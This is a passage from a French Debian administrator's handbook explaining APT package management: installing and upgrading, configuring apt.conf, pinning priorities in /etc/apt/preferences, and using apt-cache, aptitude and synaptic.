L'exemple suivant montre deux manières d'installer *paquet1* et de supprimer *paquet2*.

```
# apt-get install paquet1 paquet2-
[...]
# apt-get remove paquet1+ paquet2
[...]
```

Ceci permet également d'exclure des paquets qui seraient installés sinon, par exemple à cause d'un champ `Recommends`. De manière générale, le résolveur de dépendances utilisera cette information pour ajuster sa recherche de solutions alternatives.

Si le fichier `sources.list` mentionne plusieurs distributions, il est possible de préciser la version du paquet à installer. On peut demander un numéro de version précis avec `apt-get install paquet=version`, mais on se contentera en général d'indiquer la distribution d'origine du paquet (*Stable*, *Testing* ou *Unstable*) avec la syntaxe `apt-get install paquet/distribution`. Avec cette commande, on pourra donc revenir à une ancienne version d'un paquet (si par exemple on sait qu'elle fonctionne bien), à condition qu'elle soit encore disponible dans une des sources référencées par le fichier `sources.list`. On pourra au besoin utiliser l'archive snapshot.debian.org (voir encadré « Anciennes versions des paquets : `snapshot.debian.org` » page 119).

Ex. 6.3 *Installation de la version* Unstable *de* spamassassin

```
# apt-get install spamassassin/unstable
```

POUR ALLER PLUS LOIN

Cache des fichiers `.deb`

APT conserve dans le répertoire `/var/cache/apt/archives/` une copie de chaque fichier `.deb` téléchargé. Dans le cas de mises à jour fréquentes, ce répertoire peut rapidement occuper beaucoup d'espace disque avec plusieurs versions de chaque paquet ; il convient donc d'y faire régulièrement le tri. Deux commandes existent pour cela : `apt-get clean` vide entièrement le répertoire ; `apt-get autoclean` ne supprime que les paquets qui, n'étant plus téléchargeables (car ayant disparu du miroir Debian), sont clairement inutiles (le paramètre de configuration `APT::Clean-Installed` permet d'empêcher la suppression de fichiers `.deb` encore actuellement installés).

6.2.3. Mise à jour

Des mises à jour régulières sont recommandées, car elles mettront en place les derniers correctifs de sécurité. Pour cela, on invoquera `apt-get upgrade` ou `aptitude safe-upgrade` (évidemment précédé par `apt-get update`). Cette commande cherche les mises à jour des paquets installés, réalisables sans supprimer de paquets. Autrement dit, l'objectif est d'assurer une mise à jour la moins intrusive possible. Pour cette action, `apt-get` est un peu plus exigeant que `aptitude` parce qu'il refusera d'installer des paquets qui ne l'étaient pas préalablement.

Remarquons cependant qu'`apt-get` retiendra en général le numéro de version le plus récent (à l'exception des paquets *Experimental* et des rétroportages, ignorés par défaut quel que soit leur numéro de version). Si vous avez mentionné *Testing* ou *Unstable* dans votre `sources.list`, `apt-get upgrade` migrera une grande partie de votre système *Stable* en *Testing* ou *Unstable*, ce qui n'est peut-être pas l'effet recherché.

Pour indiquer à `apt-get` d'utiliser telle ou telle distribution pour ses recherches de paquets mis à jour, il faut utiliser l'option -t ou --target-release (version cible), suivie du nom de la distribu-

tion en question (exemple : `apt-get -t stable upgrade`). Pour éviter de spécifier cette option à chaque invocation d'`apt-get`, vous pouvez ajouter APT::Default-Release "stable"; dans le fichier `/etc/apt/apt.conf.d/local`.

ASTUCE

Mise à jour incrémentale

On l'a vu, le but de la commande `apt-get update` est de télécharger pour chacune des sources de paquets le fichier `Packages` (ou `Sources`) correspondant. Cependant, même après compression `bzip2`, ces fichiers restent volumineux (le `Packages.bz2` pour la section *main* de *Wheezy* occupe plus de 5 Mo). Si l'on souhaite effectuer des mises à jour régulières, ces téléchargements peuvent prendre du temps inutilement.

Pour accélérer le processus, APT peut télécharger non plus le fichier entier mais simplement les différences par rapport à une version précédente. Les miroirs Debian officiels distribuent pour cela différents fichiers recensant les différences d'une version du fichier `Packages` à la suivante, lors des mises à jour des archives, avec un historique d'une semaine. Chacun de ces fichiers de différences ne pesant en général que quelques dizaines de kilo-octets pour *Unstable*, la quantité de données téléchargées par un `aptitude update` hebdomadaire est typiquement divisée par 10. Pour les distributions moins mobiles, comme *Stable* et *Testing*, le gain est encore plus flagrant.

On notera cependant qu'il est parfois intéressant de forcer le téléchargement du fichier `Packages` complet, notamment lorsque la dernière mise à jour est vraiment trop ancienne et que le mécanisme des différences incrémentales n'apporterait rien. Cela peut également être intéressant dans les cas où l'accès réseau est très rapide mais où le processeur de la machine à mettre à jour est relativement lent, le temps gagné sur le téléchargement des fichiers étant plus que perdu lors du calcul des nouvelles versions de ces fichiers à partir des anciennes versions et des différences téléchargées. Pour cela, on pourra utiliser le paramètre de configuration `Acquire::Pdiffs`, que l'on règlera à `false`.

Pour les mises à jour plus importantes, comme lors du basculement d'une version majeure de Debian à la suivante, il faut utiliser `apt-get dist-upgrade` (pour « mise à jour de la distribution »). Cela effectue la mise à jour même s'il y a des paquets obsolètes à supprimer et de nouvelles dépendances à installer. C'est également la commande employée par ceux qui exploitent quotidiennement la version *Unstable* de Debian et suivent ses évolutions au jour le jour. Elle est si simple qu'elle parle d'elle-même : c'est bien cette fonctionnalité qui a fait la renommée d'APT.

La commande correspondante avec `aptitude` est `aptitude full-upgrade` ; `aptitude dist-upgrade` est également disponible, mais n'est pas la syntaxe canonique.

6.2.4. Options de configuration

Outre les éléments de configuration déjà mentionnés, il est possible de configurer quelques aspects d'APT en ajoutant des directives dans un fichier du répertoire `/etc/apt/apt.conf.d/`.

Rappelons par exemple qu'il est possible pour APT d'indiquer à `dpkg` d'ignorer les erreurs de collision de fichiers en précisant DPkg::Options { "--force-overwrite";}.

B.A.-BA

Répertoire en `.d`

Les répertoires de suffixe `.d` sont de plus en plus souvent employés. Chacun abrite des fichiers ventilant un fichier de configuration. Ainsi, tous les fichiers contenus dans `/etc/apt/apt.conf.d/` constituent les instructions de configuration d'APT. APT les inclura dans l'ordre alphabétique, de sorte que les derniers pourront modifier un élément de configuration défini dans l'un des premiers.

Cette structure apporte une certaine souplesse à l'administrateur de la machine et aux mainteneurs de paquets. En effet, l'administrateur peut facilement modifier la configuration du logiciel en déposant un fichier tout prêt dans le répertoire en question sans devoir modifier de fichier existant. Les mainteneurs de paquets ont la même problématique lorsqu'ils doivent adapter la configuration d'un autre logiciel pour assurer une parfaite cohabitation avec le leur. La charte Debian interdit explicitement toute modification de fichiers de configuration relevant d'autres paquets, interdiction justifiée par le fait que seuls les utilisateurs sont habilités à intervenir ainsi. Rappelons en effet que `dpkg` invite l'utilisateur, lors d'une installation, à choisir la version du fichier de configuration qu'il souhaite conserver lorsqu'une modification y est détectée. Toute modification externe du fichier déclencherait une telle requête, qui ne manquerait pas de perturber l'administrateur certain de n'avoir rien altéré.

En l'absence de répertoire `.d`, il est impossible à un paquet externe d'adapter les réglages d'un logiciel sans en modifier le fichier de configuration. Il doit alors inviter l'utilisateur à intervenir lui-même, en documentant les opérations à effectuer dans le fichier `/usr/share/doc/paquet/README.Debian`.

Selon les applications, le répertoire `.d` est directement exploité, ou géré par un script externe qui en concaténera tous les fichiers pour créer le fichier de configuration à proprement parler. Il est alors important d'exécuter ce script après toute intervention dans ce répertoire pour que les plus récentes modifications soient prises en compte. De même, on prendra soin de ne pas travailler directement sur le fichier de configuration construit automatiquement, sous peine de tout perdre lors de l'exécution suivante du script. Le choix de la méthode (répertoire `.d` utilisé directement ou fichier généré à partir de ce répertoire) est généralement dicté par des contraintes de mise en œuvre, mais dans les deux cas, les gains en termes de souplesse de configuration compensent largement les petites complications induites. Comme exemple de la méthode du fichier généré, on peut citer le serveur de messagerie Exim 4, dont la configuration peut être découpée en plusieurs fichiers (`/etc/exim4/conf.d/*`) qui sont agrégés en un seul (`/var/lib/exim4/config.autogenerated`) par la commande `update-exim4.conf`.

Si l'accès au Web n'est possible qu'à travers un mandataire (proxy), il faut ajouter une ligne semblable à Acquire::http::proxy "http://*monproxy*:3128". Pour un proxy FTP, on écrira Acquire::ftp::proxy "ftp://*monproxy*". Découvrez par vous-même les autres options de configuration en

consultant la page de manuel `apt.conf(5)`, avec la commande `man apt.conf` (pour plus de détails sur les pages de manuel, voir section 7.1.1, « Les pages de manuel » page 150).

6.2.5. Gérer les priorités associées aux paquets

Une des problématiques les plus importantes dans la configuration d'APT est la gestion des priorités des différentes sources de paquets. Il arrive en effet assez fréquemment qu'on souhaite compléter une distribution d'un ou deux paquets plus récents issus de *Testing*, *Unstable*, ou *Experimental*. Il est possible d'affecter une priorité à chaque paquet disponible (un même paquet pouvant recevoir plusieurs priorités, selon sa version ou sa distribution d'appartenance). Ces priorités dicteront à APT son comportement : pour chaque paquet, il sélectionnera systématiquement la version de plus haute priorité (sauf si cette version est plus ancienne que celle installée et si la priorité associée est inférieure à 1000).

APT définit un certain nombre de priorités par défaut. Chaque version de paquetage déjà installée a une priorité de 100, une version non installée reçoit une priorité de 500 sauf si elle fait partie de la distribution cible (*Target Release*), qu'on spécifie avec l'option -t ou la directive APT::Default-Release, auquel cas sa priorité passe à 990.

On modifiera ces priorités en intervenant sur le fichier `/etc/apt/preferences` pour y ajouter des entrées de quelques lignes décrivant le nom des paquets concernés, leur version, leur origine et leur nouvelle priorité.

APT refusera toujours d'installer une version antérieure d'un paquet (portant un numéro de version inférieur à celui de la version actuelle), sauf si la priorité du paquet concerné est supérieure à 1000. APT installera toujours la version de priorité la plus élevée. Si deux versions ont la même priorité, APT installe la plus récente (de numéro de version le plus grand). Si deux paquets de même version ont la même priorité mais diffèrent par leurs contenus, APT installe la version qui n'est pas installée (cette règle doit couvrir le cas d'une mise à jour de paquet sans incrément — normalement indispensable — du numéro de révision).

Concrètement, un paquet de priorité inférieure à 0 ne sera jamais installé. Un paquet de priorité comprise entre 0 et 100 ne sera installé que si aucune autre version du même paquet n'est installée. Avec une priorité comprise entre 100 et 500, le paquet ne sera installé que s'il n'en existe aucune version plus récente, installée ou disponible dans une autre distribution. Un paquet de priorité entre 501 et 990 ne sera installé qu'à défaut de version plus récente, installée ou disponible dans la distribution cible. Une priorité entre 990 et 1000 fera installer le paquet, sauf si la version installée est plus récente. Une priorité supérieure à 1000 provoquera l'installation du paquet, même si cela force APT à installer une version plus ancienne que la version actuelle.

Quand APT consulte le fichier `/etc/apt/preferences`, il prend d'abord en compte les entrées les plus précises (souvent, celles spécifiant le paquet concerné) puis les plus génériques (incluant par exemple tous les paquets d'une distribution). Si plusieurs entrées génériques existent, la

première correspondant au paquet dont on cherche la priorité est utilisée. Les critères de sélection disponibles comprennent notamment le nom du paquet et la source d'où il provient. Chaque source de paquets est identifiée par un ensemble d'informations contenues dans un fichier `Release`, qu'APT télécharge en même temps que les fichiers `Packages.gz`. Ce dernier spécifie l'origine (habituellement « Debian » pour les paquets des miroirs officiels, mais il peut s'agir du nom d'une personne ou d'un organisme proposant une archive de paquets Debian) ; il précise également le nom de la distribution (habituellement *Stable*, *Testing*, *Unstable* ou *Experimental* pour les distributions standards fournies par Debian) ainsi que sa version (par exemple 7.2 pour la deuxième mise à jour de Debian *Wheezy*). Étudions-en la syntaxe précise au travers de quelques cas vraisemblables d'emploi de ce mécanisme.

CAS PARTICULIER

Priorité d'*Experimental*

Si vous avez inscrit *Experimental* dans votre fichier `sources.list`, les paquets correspondants ne seront quasiment jamais installés, leur priorité APT étant de 1. C'est un cas particulier qui évite que les utilisateurs installent des paquets *Experimental* par erreur et les oblige à opérer en tapant `aptitude install paquet/experimental` — ils ont donc pleinement conscience des risques encourus. Il est possible, mais ce n'est *pas* recommandé, de considérer les paquets *Experimental* comme ceux des autres distributions en leur affectant une priorité de 500 grâce à une entrée dans le fichier `/etc/apt/preferences` :

```
Package: *
Pin: release a=experimental
Pin-Priority: 500
```

Supposons qu'on souhaite utiliser exclusivement des paquets provenant de la version stable de Debian, sans jamais installer ceux des autres versions sauf demande explicite. Il est possible d'écrire ce qui suit dans le fichier `/etc/apt/preferences` :

```
Package: *
Pin: release a=stable
Pin-Priority: 900

Package: *
Pin: release o=Debian
Pin-Priority: -10
```

`a=stable` précise le nom de la distribution concernée. `o=Debian` restreint l'entrée aux paquets dont l'origine est « Debian ». Le terme *pin* (épingle en anglais), est généralement traduit, dans ce contexte, par « étiquetage », car il permet d'accrocher à un paquet une étiquette désignant de quelle distribution il doit provenir.

Supposons maintenant que nous disposions d'un serveur ayant installé de nombreux programmes spécifiques à la version 5.14 de Perl et que l'on veuille s'assurer qu'aucune mise à jour n'en installera une autre version. On peut pour cela utiliser cette entrée :

```
Package: perl
Pin: version 5.14*
Pin-Priority: 1001
```

La documentation de référence sur ce fichier de configuration est disponible dans la page de manuel `apt_preferences(5)`, accessible par la commande `man apt_preferences`.

ASTUCE

Commentaires dans /etc/apt/preferences

Il n'existe pas de syntaxe standard pour introduire des commentaires dans le fichier `/etc/apt/preferences`, mais il est possible d'y expliquer le rôle de chaque entrée à l'aide d'un ou plusieurs champs « `Explanation` » (explication) placés en début de bloc :

```
Explanation: Le paquet xserver-xorg-video-intel contenu dans
Explanation: experimental peut être utilisé
Package: xserver-xorg-video-intel
Pin: release a=experimental
Pin-Priority: 500
```

6.2.6. Travailler avec plusieurs distributions

L'outil formidable qu'est `apt-get` incite fortement à mettre en place des paquets provenant d'autres distributions. Ainsi, après avoir installé une version *Stable*, vous voulez tester un logiciel présent dans *Testing* ou *Unstable*, sans trop vous éloigner de son état initial.

Même si vous n'êtes pas complètement à l'abri de bogues d'interactions entre les paquets de différentes distributions, `apt-get` se révèle fort heureusement très habile pour gérer une telle cohabitation et en minimiser les risques. La meilleure manière de procéder est de préciser toutes les distributions employées dans le fichier `/etc/apt/sources.list` (certains y placent toujours les trois distributions, mais rappelons que l'utilisation d'*Unstable* est réservée aux utilisateurs expérimentés) et de préciser votre distribution de référence avec le paramètre APT::Default-Release (voir section 6.2.3, « Mise à jour » page 123).

Supposons que *Stable* soit votre distribution de référence, mais que *Testing* et *Unstable* apparaissent également dans votre fichier `sources.list`. Dans ce cas, vous pouvez employer `apt-get install paquet/testing` pour installer un paquet depuis *Testing*. Si l'installation échoue parce que certaines dépendances ne peuvent pas être satisfaites, autorisez-le à satisfaire ces dernières dans *Testing* en ajoutant le paramètre `-t testing`. Il en ira évidemment de même pour *Unstable*.

Dans cette situation, les mises à jour (« `upgrade` » et « `dist-upgrade` ») ont lieu dans le cadre de *Stable*, sauf pour les paquets mis à jour depuis une autre distribution : ces derniers suivront les dernières évolutions dans celles-là. Nous donnons ci-après l'explication de ce comportement

grâce aux priorités automatiques employées par APT. N'hésitez pas à employer `apt-cache policy` (voir encadré) pour vérifier les priorités indiquées.

Tout est lié au fait que APT ne considère que les paquets de version supérieure ou égale à la version installée (sauf configuration particulière dans `/etc/apt/preferences` forçant la priorité de certains paquets au-delà de 1000).

ASTUCE **apt-cache policy**

Pour mieux comprendre le mécanisme des priorités, n'hésitez pas à employer `apt-cache policy` pour voir la priorité par défaut associée à chaque source de paquets, et `apt-cache policy paquet` pour consulter les priorités des différentes versions disponibles d'un paquet donné.

Considérons un premier paquet installé depuis *Stable* et qui en est à la version 1, dont la version 2 se trouve dans *Testing* et la 3 dans *Unstable*. La version installée a une priorité de 100, mais la version disponible dans *Stable* (la même) a une priorité de 990 (en tant que version dans la distribution cible). Les paquets de *Testing* et *Unstable* ont une priorité de 500 (priorité par défaut d'une version non installée). Le vainqueur est donc la version 1 avec une priorité de 990. Le paquet « reste dans *Stable* ».

Prenons le cas d'un autre paquet, dont la version 2 a été installée depuis *Testing* ; la version 1 est disponible dans *Stable* et la 3 dans *Unstable*. La version 1 (de priorité 990 — donc inférieure à 1000) est ignorée car plus petite que la version installée. Restent donc les versions 2 et 3, toutes deux de priorité 500. Face à ce choix, APT choisit la version la plus récente, celle de la distribution *Unstable*. Si vous ne souhaitez pas qu'un paquet installé depuis *Testing* puisse migrer vers *Unstable* il faut associer une priorité inférieure à 500 (par exemple, 490) aux paquets provenant d'*Unstable* en modifiant `/etc/apt/preferences` :

```
Package: *
Pin: release a=unstable
Pin-Priority: 490
```

6.2.7. Suivi des paquets installés automatiquement

Une des fonctionnalités essentielles d'`apt-get` (qui était initialement une spécificité d'`aptitude`) est le suivi des paquets qui ne sont installés que pour satisfaire des dépendances. Ces paquets sont dits « automatiques » et ils incluent souvent des bibliothèques.

Avec cette information, lorsque des paquets sont supprimés, les gestionnaires de paquets peuvent calculer une liste des paquets automatiques qui ne sont plus requis (parce qu'il ne reste plus de paquets installés « manuellement » qui en dépendent). `apt-get autoremove` est la commande pour supprimer ces paquets. `aptitude` ne dispose pas d'une commande équivalente, parce qu'il supprime ces paquets automatiquement dès qu'ils sont identifiés comme superflus. Les deux programmes mentionnent clairement les paquets affectés lors de leurs opérations.

Il est sain d'adopter l'habitude de marquer comme automatiques les paquets dont on n'a pas besoin directement, de sorte qu'ils soient automatiquement supprimés lorsqu'ils ne sont plus nécessaires. `apt-mark auto paquet` marque le paquet concerné comme automatique et `apt-mark manual package` fait le contraire. `aptitude markauto` et `aptitude unmarkauto` fonctionnent de la même manière, mais offrent plus de fonctionnalités permettant de marquer plusieurs paquets d'un coup (voir section 6.4.1, « `aptitude` » page 132). L'interface interactive en mode semi-graphique d'`aptitude` facilite également la maintenance de ce marqueur « automatique » sur de nombreux paquets.

Il arrive que l'on veuille savoir pourquoi un paquet automatiquement installé est présent sur le système. Pour obtenir cette information directement depuis la ligne de commande, on peut employer `aptitude why paquet` (`apt-get` ne dispose pas de cette fonctionnalité) :

```
$  aptitude why python-debian
i   aptitude         Recommande apt-xapian-index
i A apt-xapian-index Dépend     python-debian (>= 0.1.15)
```

ALTERNATIVE

deborphan et debfoster

Avant l'apparition du suivi des paquets automatiques par `apt-get` et `aptitude`, il existait deux utilitaires qui permettaient de déterminer une liste de paquets non nécessaires, `deborphan` et `debfoster`.

`deborphan`, le plus rudimentaire des deux, recherche simplement dans les sections `libs` et `oldlibs` (à défaut d'instructions supplémentaires) les paquets actuellement installés dont aucun autre paquet installé ne dépend. Cette liste peut ensuite servir de point de départ pour supprimer les paquets inutiles.

`debfoster` a une approche plus évoluée, qui se rapproche un peu de celle d'APT : il maintient une liste de paquets installés explicitement et se rappelle d'une invocation sur l'autre quels paquets sont réellement requis. Si de nouveaux paquets sont apparus sur le système, et si `debfoster` ne les connaît pas comme des paquets requis, ils seront présentés à l'écran, ainsi qu'une liste de leurs dépendances. Le programme propose alors un choix, permettant de supprimer le paquet (ainsi que ceux dont il dépend, le cas échéant), de le marquer comme explicitement requis, ou de l'ignorer temporairement.

6.3. Commande `apt-cache`

La commande `apt-cache` permet de consulter un certain nombre d'informations stockées dans la base de données interne d'APT. Ces informations — qui constituent une sorte de *cache* — sont rassemblées depuis les différentes sources données dans le fichier `sources.list` au cours de l'opération `apt-get update`.

VOCABULAIRE

Cache

Un cache (« antémémoire », en français officiel) est un système de stockage temporaire servant à accélérer des accès fréquents à des données lorsque la méthode d'accès normale est coûteuse (en termes de performances). Cette notion s'applique dans de très nombreuses situations et à différentes échelles, depuis le cœur des microprocesseurs jusqu'aux systèmes de stockage de grande capacité.

Dans le cas d'APT, les fichiers `Packages` de référence sont ceux situés sur les miroirs Debian. Cependant, il serait très inefficace de devoir passer à travers le réseau pour chaque recherche que l'on souhaite faire dans la base de données des paquets disponibles. APT stocke donc (dans `/var/lib/apt/lists/`) une copie de ces fichiers et les recherches se font à l'aide de ces fichiers locaux. De même, `/var/cache/apt/archives/` contient un cache des paquets déjà téléchargés, ce qui évite de les télécharger de nouveau si on souhaite les réinstaller après les avoir supprimés.

Le programme `apt-cache` permet notamment de rechercher des paquets à l'aide de mots-clés, en tapant `apt-cache search mot-clé`. On peut aussi consulter les en-têtes des différentes versions disponibles d'un paquet avec `apt-cache show paquet`. Cette commande produira la description du paquet ainsi que ses dépendances, le nom de son mainteneur, etc. Signalons que `aptitude search` et `aptitude show` fonctionnent de manière similaire.

ALTERNATIVE

`axi-cache`

`apt-cache search` est un outil rudimentaire, qui ne dépasse guère un `grep` sur les descriptions de paquets. Il renvoie fréquemment trop de résultats, ou aucun lorsque de trop nombreux mots-clés lui sont fournis.

À l'opposé, `axi-cache search terme`, fournit de meilleurs résultats, triés par pertinence. Cet outil utilise le moteur de recherche *Xapian* ; il fait partie du paquet *apt-xapian-index*, qui indexe toutes les informations des paquets (mais pas seulement : il indexe également les fichiers `.desktop`, par exemple). Il sait gérer les étiquettes (voir « Le champ Tag » page 91) et son temps de réponse est souvent de l'ordre de quelques millisecondes.

```
$ axi-cache search package use::searching
105 results found.
Results 1-20:
100% packagesearch - GUI for searching packages and viewing
    ➥ package information
98% debtags - Enables support for package tags
94% debian-goodies - Small toolbox-style utilities
93% dpkg-awk - Gawk script to parse /var/lib/dpkg/{status,
    ➥ available} and Packages
93% goplay - games (and more) package browser using DebTags
[...]
87% apt-xapian-index - maintenance and search tools for a
    ➥ Xapian index of Debian packages
```

```
[...]
More terms: search debian searching strigi debtags bsearch
    ➥ libbsearch
More tags: suite::debian works-with::software:package role::
    ➥ program interface::commandline implemented-in::c++
    ➥ admin::package-management use::analysing
`axi-cache more' will give more results
```

Certaines fonctions ne servent que bien plus rarement. Ainsi, `apt-cache policy` permet de consulter les priorités des différentes sources de paquets ainsi que celles des paquets qui bénéficient d'un traitement particulier. On peut encore citer `apt-cache dumpavail` qui affiche les en-têtes de toutes les versions disponibles de tous les paquets. `apt-cache pkgnames` affiche une liste de tous les paquets existants dans la mémoire *cache*.

6.4. Frontaux : `aptitude`, `synaptic`

APT est un programme C++ dont la majorité du code est déportée dans la bibliothèque partagée `libapt-pkg`. La raison de ce choix est qu'il rend relativement facile de réaliser une interface (un « frontal »), puisqu'il suffit de faire appel au code placé dans la bibliothèque. `apt-get` n'était d'ailleurs à l'origine qu'un frontal développé pour tester `libapt-pkg`, bien que son succès ait tendance à le faire oublier.

6.4.1. `aptitude`

`aptitude` est un programme interactif en mode semi-graphique, utilisable sur la console, qui permet de naviguer dans la liste des paquets installés et disponibles, de consulter l'ensemble des informations et de les marquer en vue d'une installation ou d'une suppression. Comme il s'agit cette fois d'un programme réellement conçu pour être utilisé par les administrateurs, on y trouve des comportements par défaut plus intelligents que dans `apt-get`, en plus d'une interface plus abordable.

En ce qui concerne l'interface, `aptitude` présente initialement une vue séparant les paquets selon leur état actuel (installé, non installé, ou installé mais non disponible sur les miroirs — d'autres sections affichent les tâches, les paquets virtuels et les paquets apparus récemment sur les miroirs). Afin de faciliter la navigation thématique, il est possible d'employer d'autres vues. Dans tous les cas, `aptitude` affiche sur un écran une liste combinant catégories et paquets. Les catégories étant organisées dans une arborescence, on pourra déplier ou refermer les branches respectivement avec les touches Entrée, [et]. On utilisera + pour marquer un paquet comme à installer, - pour le marquer comme à supprimer et _ pour le purger (à noter que ces touches

peuvent aussi être utilisées sur les catégories, auquel cas les actions concernées seront appliquées à tous les paquets de la catégorie) ; u met à jour les listes de paquets disponibles et Shift+u prépare une mise à jour globale du système. g bascule vers un résumé des modifications demandées (et un nouvel appui sur g déclenche alors la mise en application de ces modifications) et q permet de sortir de la vue courante ; si l'on est dans la vue initiale, cela équivaut à fermer `aptitude`.




Figure 6.1 *Gestionnaire de paquets* `aptitude`

DOCUMENTATION

aptitude

Nous n'entrons pas ici dans tous les détails de l'utilisation de ce frontal, en nous contentant de donner le minimum de survie. `aptitude` est relativement bien documenté et l'on consultera donc le mode d'emploi complet, qui est disponible lorsque le paquet *aptitude-doc-fr* est installé.

➨ `file:///usr/share/doc/aptitude/html/fr/index.html`

Pour chercher un paquet, on utilisera /, suivi d'un motif de recherche. Ce motif peut porter sur le nom du paquet, mais aussi sur sa description (si on le fait précéder de ~d), sa section (avec ~s) ou d'autres caractéristiques détaillées dans la documentation. Les mêmes motifs peuvent servir à filtrer les paquets affichés, fonctionnalité accessible grâce à la touche l (comme *limit*).

`aptitude` facilite grandement la gestion du marquage « automatique » des paquets Debian (voir section 6.2.7, « Suivi des paquets installés automatiquement » page 129). Il permet de parcourir la liste des paquets installés, d'en marquer comme automatiques avec Shift+m et d'enlever cette marque avec la touche m. Les paquets « automatiques » sont marqués d'un « A » dans la liste des paquets. Cette fonctionnalité permet également de visualiser les paquets dont on se sert « consciemment » sur une machine, sans lister toutes les bibliothèques et dépendances qui ne

nous intéressent pas. Le motif de recherche, qui peut être utilisé avec l (pour activer le mode filtrage), est ~i!~M. Il spécifie de n'afficher que les paquets installés (~i) non marqués comme automatiques (!~M).

OUTIL

aptitude en ligne de commande

La plupart des fonctionnalités d'`aptitude` sont accessibles aussi bien par l'interface interactive que par la ligne de commande et cette dernière ne dépaysera pas trop les habitués d'`apt-get` et `apt-cache`.

Les fonctionnalités évoluées d'`aptitude` se retrouvent également sur la ligne de commande. On retrouve ainsi les mêmes motifs de recherche de paquets qu'en version interactive. Ainsi, si on veut faire le ménage des paquets « installés manuellement » et si on sait qu'aucun programme localement installé n'a besoin de bibliothèques particulières ou de modules Perl, on pourra marquer les paquets correspondants comme automatiques en une seule commande :

```
# aptitude markauto '~slibs|~sperl'
```

On voit ici la puissance du système de motifs de recherche d'`aptitude`, qui permet de sélectionner d'un coup l'ensemble des paquets des sections `libs` et `perl`.

Attention, s'il existe des paquets que cette commande marque comme automatiques, et si aucun autre paquet n'en dépend, ils seront immédiatement supprimés (avec une demande de confirmation).

Gestion des recommandations, suggestions et tâches

Un autre intérêt d'`aptitude` est qu'il respecte les recommandations entre paquets tout en permettant à l'utilisateur de ne pas les installer au cas par cas. Ainsi, le paquet *gnome* recommande (entre autres) *gdebi*. Si l'on sélectionne le premier pour l'installation, le second sera également sélectionné (et marqué comme automatique s'il n'est pas déjà présent sur le système). Un appui sur g permet de s'en rendre compte : *gdebi* figure sur l'écran de résumé des actions en attente dans la liste des paquets ajoutés automatiquement pour satisfaire des dépendances. On peut cependant décider de ne pas l'installer, en le désélectionnant avant de valider les opérations.

On notera que cette fonction de suivi des recommandations ne s'applique pas lors d'une mise à jour. Ainsi, si une nouvelle version de *gnome* recommande un paquet qu'il ne recommandait pas auparavant, il ne sera pas marqué pour l'installation. En revanche, il sera mentionné dans l'écran de mise à jour, afin de vous laisser la possibilité de l'installer malgré tout.

Les suggestions entre paquets sont également prises en compte, mais de manière adaptée à leur statut particulier. Ainsi, comme *gnome* suggère *dia-gnome*, ce dernier sera listé sur l'écran de résumé des actions (dans la section des paquets qui sont suggérés par d'autres paquets), afin qu'il soit visible et que l'administrateur puisse décider de tenir compte, ou non, de la suggestion. Mais comme il s'agit d'une simple suggestion et non d'une dépendance ou recommandation, le

paquet ne sera pas sélectionné et sa sélection devra être manuelle (le paquet ne sera donc pas marqué comme automatique).

Dans la même veine, rappelons qu'*aptitude* exploite intelligemment le concept de tâche. Ces tâches étant affichées comme des catégories dans les écrans de listes de paquets, on peut soit choisir une tâche complète à installer ou supprimer, soit consulter la liste des paquets inclus dans une tâche afin d'en sélectionner un sous-ensemble plus limité.

Meilleurs algorithmes de résolution

Enfin, signalons pour terminer cette section qu'`aptitude` dispose d'algorithmes plus évolués qu'`apt-get` en ce qui concerne la résolution des situations délicates. Si un ensemble d'actions est demandé, qui, menées conjointement, aboutissent à un système incohérent, `aptitude` évalue plusieurs scénarios possibles et les propose par ordre de pertinence décroissante. Ces algorithmes ne sont cependant pas infaillibles ; heureusement, il reste la possibilité de sélectionner manuellement les actions à effectuer. Si les actions actuellement sélectionnées mènent à des contradictions, le haut de l'écran mentionne un nombre de paquets « cassés » (et on peut naviguer directement vers ces paquets en appuyant sur b). Il est alors possible de construire manuellement une solution aux problèmes constatés. On peut notamment, en sélectionnant un paquet avec Entrée, avoir accès aux différentes versions disponibles. Si le choix d'une de ces versions plutôt que d'une autre permet de résoudre le problème, on n'hésitera pas à utiliser cette fonction. Lorsque le nombre de paquets cassés descendra à zéro, on pourra en toute confiance passer par le résumé des actions à effectuer pour une dernière vérification avant leur mise en application.

NOTE

Journal d'`aptitude`

De même que `dpkg`, `aptitude` garde dans son journal (`/var/log/aptitude`) la trace des actions effectuées. Cependant, comme les deux commandes fonctionnent à un niveau bien différent, on ne trouve pas les mêmes informations dans les journaux respectifs. Là où celui de `dpkg` liste pas à pas les opérations exécutées sur chaque paquet individuel, celui d'`aptitude` donne une vue d'ensemble sur les opérations de plus haut niveau comme une mise à jour globale du système.

Attention, ce journal ne contient que le résumé des opérations initiées par `aptitude`. Si l'on utilise occasionnellement d'autres frontaux (voire directement `dpkg`), le journal d'`aptitude` n'aura qu'une vision partielle des choses et on ne pourra pas s'en servir pour reconstituer un historique fiable du système.

6.4.2. `synaptic`

`synaptic` est un gestionnaire de paquets Debian en mode graphique (il utilise GTK+/GNOME). Il dispose d'une interface graphique efficace et propre. Ses nombreux filtres prêts à l'emploi

permettent de voir rapidement les nouveaux paquets disponibles, les paquets installés, ceux que l'on peut mettre à jour, les paquets obsolètes, etc. En naviguant ainsi dans les différentes listes, on indique progressivement les opérations à effectuer (installer, mettre à jour, supprimer, purger). Un simple clic suffit à valider l'ensemble de ces choix et toutes les opérations enregistrées sont alors effectuées en une seule passe.

